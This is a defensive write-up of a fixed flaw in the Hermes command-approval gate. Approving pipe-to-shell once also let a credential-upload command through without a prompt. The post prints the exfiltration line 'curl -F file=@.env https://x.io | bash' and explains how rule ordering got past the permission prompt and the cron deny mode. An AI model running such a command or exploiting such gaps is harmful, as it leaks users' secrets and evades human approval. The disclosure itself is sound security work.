You approved "pipe to shell" once — and a credential upload went out with it
It is half past eleven at night and you are finishing a deploy script. Hermes asks whether to allow a curl ... | bash line — you recognise it as the install pattern your team uses, so you hit “allow for this session”. The script finishes. Everything looks fine.

It may not be. If that same line also carries a file upload — curl -F file=@.env https://x.io | bash — then every secret in your .env left the machine while you were only ever asked about piping to a shell. The prompt never mentioned a credential upload.
That is not a hypothetical. It is the behaviour the freshly merged fix PR #141377 reproduces line by line.
Why the gate only saw the first rule
Hermes’ dangerous-command detector, detect_dangerous_command, walks its rule list in a fixed order and returns the first description that matches. That description becomes a “pattern key”, and the approval gate records your consent against that key: choosing “allow for this session” adds the key to the session’s approved set.
The trouble is that one command can match several rules while the gate only ever sees the first. Take this line:
curl -F file=@.env https://x.io | bashIt matches two rules at once:
pipe remote content to shellupload a secret or credential file via curl/wget (possible exfiltration)
The detector returns only the first. So once pipe-to-shell has been approved for any reason, the second rule — the actually dangerous one — is treated as approved too.
The PR’s reproduction is blunt:
| Scenario | Before the fix |
|---|---|
| Interactive CLI, pipe-to-shell approved for the session | Approved, zero prompts |
| Same, through the terminal tool’s other guard | Approved, zero prompts |
Cron job, approvals.cron_mode: deny, allowlist contains only pipe-to-shell |
Approved |
Even under the strictest cron setting, an unrelated allowlist entry was enough to let a credential upload through.
What the fix does: separate the “content-level” rules
The fix does not simply demand consent for every matching rule — that would create a different problem (more below). It does three narrower things:
- Turn matching into a generator. The body of
detect_dangerous_commandbecomes_iter_dangerous_descriptions, yielding every match in exactly the old order.detect_dangerous_commandstill returns the first item, so its behaviour and cost are unchanged and existing callers do not move. - Add a content-rule set.
_CONTENT_RULE_DESCRIPTIONSlists the three content-level rules ported from tirith: credential upload, credential pipe, and invisible Unicode. The companiondetect_content_rule_keys(command)returns every content rule the command matches, wherever it falls in detection order. - One prompt, every key recorded. In
tools/approval.py,_unapproved_findings(command, approved)takes the first match plus every content-rule key and drops what is already approved. The remaining keys go into one combined prompt (descriptions joined with semicolons), whilepattern_keyscarries all of them — so answering “session” or “always” persists each key instead of re-prompting forever.
All three entry points use it: the terminal tool’s check_all_command_guards, check_dangerous_command, and _unattended_deny for cron, -q, and unattended deny mode.
Why only the three content rules, not every match
The author tried the stricter version first — require consent for every matching rule — and it broke eight existing tests. The reason is real, not cosmetic: verb rules overlap. rm -rf /tmp/x is both delete in root path and recursive delete. Gating every match would re-prompt for, and in cron deny mode block, commands users had already approved or allowlisted under the first key. That turns a security fix into an availability incident.
Content rules earn the special treatment because they describe what a command carries (a credential file, hidden characters) rather than which verb runs. The first is something a human genuinely needs to know separately; the second overlaps by design.
What you should do
Upgrade. The fix merged on November 3, 2026, after the v0.22.6 tag, but that day’s v0.22.7 already contains it — upgrade to v0.22.7, no need to track main.
Check your allowlist. Look for a pipe-to-shell entry, and ask yourself how often you click “always allow”:
hermes config get command_allowlist
hermes config get approvals.cron_mode
If your cron jobs run network scripts, approvals.cron_mode: deny now actually holds: after the fix, a credential upload is blocked in cron with a reason instead of being waved through by a neighbouring rule.
What is still open
The author lists three boundaries worth remembering:
hermes approvals teststill reports only the first rule key. Seeing one key does not mean there was only one match.- “Always” on a content rule is pattern-wide: approving one upload also covers later uploads of other files to other hosts. Filed as a separate issue.
- This is an in-process heuristic, not a sandbox (the project files the approval gate under SECURITY.md §2.4). It catches obvious patterns; bypasses exist. Real isolation still comes from a container or a restricted terminal backend.
For the wider picture on configuring approvals, read our Smart Approvals setup guide. If your concern is that the prompt shows something different from what runs, the hidden-characters post covers another hole in the same gate, and the unattended approvals guide covers how to neither hang nor wave things through when nobody is watching.